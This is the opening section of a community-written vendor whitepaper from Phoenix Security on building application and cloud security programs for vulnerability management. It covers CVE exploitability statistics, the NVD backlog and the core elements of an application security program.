PHOENIX SECURITY

BUILDING RESILIENT APPLICATION AND CLOUD SECURITY PROGRAMS TO MANAGE VULNERABILITIES

Forging the path ahead together: A Community-Written Guide for the Practitioners & CISO, by the Practitioners & CISO

How to build resilient application and cloud security programs leveraging vulnerability management framework and operating in a data driven operation

3rd Edition

Authors & Technical Reviewers

Francesco Cipollone
Anuprita Patankar
Chris Hughes
Chintan Gurjar
Sam Moore
Omo Osiagiede
Timo Pagel
Kane Narraway

"Thank you for reading this book. As requested, please share this knowledge with the next generation of security professionals.
Mentoring and teaching have always been an integral part of what I did and helped me learn deeper with the joy of giving back."

Francesco Cipollone CISO & Co-Founder Phoenix Security Actionable ASPM

Building Resilient Vulnerability Management on Application Security and Cloud Security

Forging the Path Ahead Together: A Community-Written Guide for Practitioners & CISOs, by Practitioners & CISOs

Building Resilient Vulnerability Management on Application Security and Cloud Security

Preface

If you have worked in an organization in the past ten years, you have likely encountered application security, cloud security and vulnerability management practices in some form. The Application Security, Cloud Security, and Vulnerability Management programs' practice has evolved, but the way we manage assets, processes and ownership has not evolved at the same pace. DevSecOps methodologies have tried to push further advancing the application security practice, developing new methods of interaction between security and developers, but the process around managing vulnerabilities, scanning for vulnerabilities in code and resolving them in the cloud has just recently started evolving.

Also, in the last three years, we have seen the emergence of Infrastructure as code (IaC), with containers being the widespread way to deploy applications. Methods of building containers (docker files, kube-build and deploy) have changed where we address vulnerabilities.

In all this chaos, the role of product security and new application security teams is emerging. They are evolving from application security champions and DevSecOps methodologies to guide development teams in simply identifying which vulnerabilities need to be remediated and where.

The role of product security teams and application security teams has taken a central stage as everything is becoming code and the lines between code and runtime (operational environment where applications run) are becoming blurrier (as highlighted in this article from better appsec[1])

[1] https://betterappsec.com/making-sense-of-the-application-security-product-market-b659a8e81b6b

Simplifying this tremendously complex field into a simple list of things to fix for developers has become the nirvana of application security and modern programs.

More often than not, many vulnerability and application security programs, unfortunately, start with buying tooling and identifying issues. Once the issues have been identified, the lack of procedure to take them to the rightful owner and action them becomes evident. After installing a vulnerability scanner, a code analysis tool and library analysis, the result is tons of vulnerabilities, most of which are unimportant, and there is confusion on who needs to do what and where.

This whitepaper results from detailed collaboration among talented professionals who strive to create clarity from chaos. The whitepaper is divided into five sections, namely:

- **Context:**
  - Section 1 is focused on providing an overview of the problem and the sheer amount of vulnerabilities that teams have to deal with
- **Maturity Model High-Level**
  - The Vulnerability maturity model high level summarizes the evolution in maturity from beginning to end with a link to detailed implementation and other maturity models like SANS in Section 5
- **Landscape**
  - Section 2 dives into the data behind application security and vulnerabilities.
  - Section 3 explores the vulnerability management programs and the typical costs associated with running those programs.
- **Solutions**
  - Section 4 provides a journey for maturing these programs of work
  - Section 5 outlines the framework and blueprint for the maturity model.

Thanks, Contribution and authors

Author
Francesco Cipollone
CEO & Founder
Phoenix Security

Timo Pagel
DevSecOps
(DSOMM)

Kane
Narrraway
Security @
CANVA

OMO
OSAGIEDE
Security
Architect

Sam Moore
Vulnerability
Management @
TMOBILE

Chris Hughes
CEO & Founder
ACQUIA

Anuprita
Patankar
Product
Security @
Ecommerce
Company


Chintan
Gurjar
Vulnerability
Management
@ M&S


- Francesco Cipollone - CEO & Co-Founder Phoenix Security - Author
- Chris Hughes - Reviewer - CEO Aquia - Technical Reviewer
- Timo Pagel - Reviewer - Independent, Creator of DSOMM - Technical Reviewer
- Omoruyi Osagiede - Enterprise Security Architect - Contributor
- Sam Moore - Vulnerability Management Leader – Contributor & Technical Reviewer
- Anuprita Patankar - Security @ E-commerce - Contributor/Technical Reviewer
- Steve Springett - Service Now - Technical Reviewer
- Kane Narraway - Head of Security Testing - Canva - Technical Reviewer
- Chintan Gurjar - Vulnerability Management @ M&S - Technical Reviewer

Index

Section 1 - Introduction

Cybercrime has the same revenue size as a small country and is increasing over time. From the World Economic Forum global security outlook, only 36% of business leaders felt confident to be cyber resilient[2]. As the global economy rapidly digitalizes, an estimated 70% of new value created over the coming decade will be based on digitally-enabled platform business models from WEF intelligence[3]. Software and product security issues are causing brand damage, reputation damage, and product recall. Recent SEC announcements[4] made it imperative for CISOs to disclose material cybersecurity incidents and control the attack surface. Cybercriminals are also targeting software security as a new frontier of attacks for both first-party (direct) and third-party (attack of supply chain) attacks. Government agencies are all strongly recommending security by design (see WEF summary[5]) and reducing secure vulnerabilities that are active in the wild (e.g. CISA KEV initiative[6])





JetBrains TeamCity under attack by ransomware thugs after disclosure mess

More than 1,000 servers remain unpatched and vulnerable

Connor Jones — Thu 7 Mar 2024 // 16:34 UTC

Ivanti devices hit by wave of exploits for latest security hole

At this point you might be better off just shutting the stuff down

Jessica Lyons — Mon 5 Feb 2024 // 20:45 UTC

SolarWinds slams SEC lawsuit against it as 'unprecedented' victim blaming


18,000 customers, including the Pentagon and Microsoft, may have other thoughts

Jessica Lyons — Mon 29 Jan 2024 // 20:52 UTC

Cybersecurity cost evolution over the years and significant 2022-23 breaches

[2] https://www.weforum.org/publications/global-cybersecurity-outlook-2023/
[3] World Economic Forum - https://intelligence.weforum.org/topics/a1Gb0000001SH21EAG
[4] https://www.sec.gov/news/press-release/2023-139
[5] https://www.weforum.org/agenda/2023/04/cybersecurity-secure-by-design-software-guidance/
[6] https://www.cisa.gov/known-exploited-vulnerabilities

Vulnerability management processes across application, cloud and infrastructure security are becoming the norm. The image below provides an exhaustive but by no means comprehensive overview of the Vulnerability management process across code, cloud and infrastructure. 'Shift left' has been effective, but the security team faces a sea of vulnerabilities as more scanning tools have been implemented and more regulations is rolled out. See CISA[7] secure by design and NCSC[8] secure design guidelines.


Executive Risk Target translated into action
Cyber Risk Quantification / Monetary Exposure
Prioritised Contextualized Clean Vulnerability List
Risk assessment of Digital Supply Chain
AppSec Phoenix
Phoenix Security Cloud
Phoenix UVM
ASSETS
VULNERABILITIES
DISCOVERY
PENTEST
THREAT INTELLIGENCE
AGGREGATION / DISCOVERY
SCANNING / ENRICHMENT
DEDUPLICATION / PRIORITIZATION / CONTEXTUALIZATION
ACTION / EXCEPTION / REMEDY
ASPM (APPLICATION SECURITY POSTURE)
UVM - UNIFIED VULNERABILITY MANAGEMENT
APPSEC POSTURE MANAGEMENT
CLOUD POSTURE MANAGEMENT
VULNERABILITY MANAGEMENT
APPSEC
CLOUD
INFRA
CODE
LIBRARY
API
WEBSITE
CLOUD IAC
CLOUD MICONFIG
CLOUD WORKLOADS
CONTAINER
APP
ENDP
SERVER
CISO
APPSEC
DEVSECOPS
GRC

Vulnerability Management across software, cloud, and Virtual Machines categorized.


There is an abundant framework and literature on shift left and the approach to introducing security as early as possible in the pipeline.

Fixing issues immediately is only sometimes possible, and managing the increasing number of vulnerabilities is becoming increasingly challenging.

The current state of vulnerabilities is that there are too many, too little time to solve them, and too few people; some vulnerabilities don't even matter.

[7] https://www.cisa.gov/resources-tools/resources/secure-design-alert-how-software-manufacturers-can-shield-web-management-interfaces-malicious-cyber

[8] https://www.ncsc.gov.uk/collection/cyber-security-design-principles/virtualisation-security-design-principles



`

Improving Vulnerability remediation with EPSS [9]


In recent research, only a tiny number of CVEs were exploitable (10-15%), and the number of vulnerabilities reported yearly is increasing by an average of 35% annually.

- Total CVEs in the database: 220,000
- CVEs with assigned values: 162,000
- CVEs with a risk score: 93,000
- CVEs with fixes available: 96,000
- CVEs with unverified exploits: 81,000
- CVEs with Proof of Concept (PoC): 19,000
- CVEs active in Bug Bounty Programs: 17,000
- CVEs with verified exploits: 2,000
- CVEs with verified exploits highly exploited in the wild: 700

The Common Vulnerabilities and Exposures (CVE) database serves as a critical repository, cataloging known vulnerabilities that pose potential threats to software and systems worldwide. As of the current tally, the database lists approximately 220,000 CVE entries, marking a vast terrain of security risks. Of these, 162,000 CVEs are recognized to have significant value in terms of potential impact, with 93,000 having been assigned a severity score that helps prioritize remediation efforts based on the risk they pose. Importantly, 96,000 of these entries come with fixes available, offering a direct path to mitigating the associated risks. The landscape of exploits reveals that 81,000 CVEs have unverified exploits, indicating potential vulnerabilities that might be exploited if left unaddressed. Notably, 19,000 CVEs are accompanied by Proof of Concept (PoC) examples, and 17,000 are actively explored within bug bounty programs, highlighting areas where the cybersecurity community is actively seeking resolutions. Among these, 2,000 CVEs have verified exploits,

[9] Improving vulnerability Remediation - https://academic.oup.com/cybersecurity/article/6/1/tyaa015/5905457?login=false


confirming their active exploitation potential. Alarmingly, a subset of 700 CVEs is identified with verified exploits that have high exploitation rates in the wild, underscoring the critical need for immediate and focused remediation efforts to protect against these proven and prevalent threats.



CVE Evolution over time[10]

The world of vulnerabilities relies on the National Vulnerability Database (NVD) and good quality of vulnerabilities; nonetheless, since February 2023, the National Vulnerability Database a project from MITRE, is struggling to keep up with the demand and has not been able to review vulnerabilities (infosec magazine[11]).

[10] https://www.first.org/epss/data_stats
[11] https://www.infosecurity-magazine.com/news/nist-vuln




[Enrichment of vulnerabilities by NVD failing in 2024](https://phoenix.security/nvd-backlog-burndown/) [12]

On top of the transformational challenges, we saw an acceleration in the number of CVEs declared every year, with 2022 having 34% more vulnerabilities declared. Without a robust application security program, there are two side effects:

- Teams will not be able to distinguish what's important,
- Organizations will not have a grip on the security posture of different applications within their environment.

[12] https://phoenix.security/nvd-backlog-burndown/
https://nvd.nist.gov/general/nvd-dashboard




There is a bit of literature on application security programs, and we will cover some references here, but what happens when you are scanning and triaging issues? There seems to be a massive lack of guidance and direction on this critical process. In this document, we will guide you in building resilient application security and cloud security programs that leverage data-driven and risk-driven approaches to vulnerability management (helping to identify which vulnerabilities matter to your organization), covering the steps from discovery to resolving vulnerabilities.

What are vulnerability Management Programs and Application Security Programs?

An application security program (ASP) and a Vulnerability management program provide comprehensive approaches to identifying, mitigating and managing security risks within software applications. An effective ASP requires a coordinated effort from multiple teams, including developers, security professionals and business stakeholders. The primary goal of an ASP is to protect sensitive information and critical systems by identifying and addressing vulnerabilities throughout the software development lifecycle.

This book focuses more on application security defect management and scaling/automating triage.


Cybersecurity Cultural Influence as a driver for Business enablement
Enterprise/Targeted Risk Reduction
Cybersecurity Team
Culture Influence
Security Controls
Flaw/Vulnerability Patching
Product/Security Partnerships
Security Guardrails
CI/CD Security Tooling
Security Engineering Innovation
Shift left
Reduced levels of risk & higher levels of trust
Business Enablement
betterappsec.com

Application security goals[13]

An excellent article on application security programs from Better appsec defines application security as enterprise software risk reduction performed by a cybersecurity

[13] credit Better appsec - https://betterappsec.com/cisos-guide-to-a-modern-appsec-program-a6021f52e62d

team by implementing security culture, security technologies, security controls and fixing/mitigating vulnerabilities.

The more shift-left you bring to the application in a development lifecycle, the sooner you fix/ mitigate vulnerabilities in a Security Development Lifecycle and the more far-reaching the impacts to the application.

There are several key areas that an ASP must cover to be effective. These include

1. **Security Governance:** An ASP must have a clear governance structure that outlines each team member's roles and responsibilities. This includes policies and procedures for assessing and mitigating risks and clear lines of communication and reporting.
2. **Risk Assessment:** An ASP should include a formal process for assessing and prioritizing risks. This involves identifying the potential threats and vulnerabilities that could impact an application, evaluating their potential impact on the organization and determining the likelihood of exploitation. Another key to a successful risk assessment is having “A person” who is responsible for any vulnerabilities that cannot be remediated for an application.
3. **Secure Design:** An ASP should ensure security is built into the application design from the outset. This includes implementing secure coding practices, using secure design patterns, and applying security controls to protect against known vulnerabilities. Government agencies strongly recommend secure by design (see WEF summary[14]).
4. **Secure Coding:** An ASP must ensure developers follow secure coding practices when writing code. This includes implementing input validation, output encoding and access control mechanisms to prevent unauthorized access and injection attacks.
5. **Secure Testing:** An ASP should include a comprehensive security testing strategy to identify vulnerabilities and ensure effective security controls. This includes both

[14] https://www.weforum.org/agenda/2023/04/cybersecurity-secure-by-design-software-guidance/

static and dynamic testing, as well as penetration testing to simulate real-world attacks.


6. **Vulnerability Management:** An ASP should include a process for managing vulnerabilities, including prioritizing them based on their severity and addressing them promptly. This involves tracking and monitoring vulnerabilities and implementing patches and updates to address them. Often, applying patches and deploying new code or updating libraries fall under two different branches and teams' responsibilities depending on the organization's structure. In some cases (you build it you run it), the development team is in charge of patching, updating cloud misconfiguration and code updates. The "build-it-run-it" method is effective, especially when cloud environments are built programmatically using Infrastructure as code (IaC) and containers are built using code (build file, kube file etc..). In the modern approach to a software vulnerability, we've seen the flourishing of a proactive approach on selecting the vulnerability to fix, like identifying the groups of findings that can be consolidated into a single fix. On other initiatives, we've seen the analysis of which vulnerability is easily fixable by a single patch. Nonetheless, we notice that a lot of regulation, like PCI/DSS still relies on vulnerability criticality in order to pass the audit (PCI/DSS mandates CVSS with 4 and above needs to be fixed [15]). For audit purposes, it is critical to have a risk-based approach, leveraging the CVSS temporal score or risk score, as well as recasting the vulnerabilities to align with what an auditor would look at.
7. **Incident Response:** An ASP should include a plan for responding to security incidents, including procedures for reporting, investigating and containing incidents. This includes identifying the scope of the incident, preserving evidence and restoring services to normal operation.
8. **Security Awareness:** An ASP should include a program to raise security awareness among all stakeholders, including developers, testers and business users. This

[15]https://help.rapid7.com/nexpose/en-us/Files/Risk_scoring_FAQ.html#:~:text=The%20CVSS%20system%20rates%20all,to%20comply%20with%20PCI%20standards.

includes training on secure coding practices, common vulnerabilities and incident response procedures.

9. **Bug Bounty / Responsible Disclosure/ Pentest:** Bug Bounty Programs, Responsible Disclosure Policies and Penetration Testing allow security professionals to test externally and report security vulnerabilities. These initiatives can include engaging external specialists to identify vulnerabilities, offering a layer of scrutiny beyond internal assessments. Bug Bounty Programs financially incentivize ethical hackers to report security gaps, fostering a culture of continuous improvement. Responsible Disclosure provides a secure channel for employees to report vulnerabilities, ensuring timely and appropriate remediation. Penetration Testing, meanwhile, employs specialized teams to simulate real-world attacks, offering a comprehensive evaluation of an application's security measures. These elements constitute an indispensable triad in fortifying an application against evolving cyber threats.

High-Level Application Security Program's Process



Application security program high-level

To build an application securely, product security teams need to manage the issue before it appears (secure design), during the process (testing/dev), and when it appears later on (operation). An overview of what you build and where you run is key to distinguishing the vulnerabilities that need to be looked at (production branch/main) vs. scanning development branch or even test repositories. The journey of a secure application starts with Security by Design/Secure by Design, where security is integrated right from the conceptual stage. This involves using secure design patterns and frameworks to ensure the application architecture is robust against known vulnerabilities and should include a security review of all libraries and packages used in the application. The next phase, Secure Build, focuses on implementing secure coding practices and should generate an "As built" Software Bill of Materials (SBOM). Developers are guided to write code resilient to common security threats, such as SQL injection and Cross-Site Scripting, by employing input validation and output encoding techniques. The Secure Test phase involves rigorous security testing methodologies, including static and dynamic analysis and penetration testing, to identify and rectify vulnerabilities. Finally, Secure Operate/ Security Operations is the ongoing phase where the application is continuously monitored for security incidents. This includes real-time logging and auditing and incident response plans to quickly address security breaches. Together, these four phases form the backbone of a comprehensive

Application Security Program, ensuring that security is not just bolted on but is an integral part of the application lifecycle.

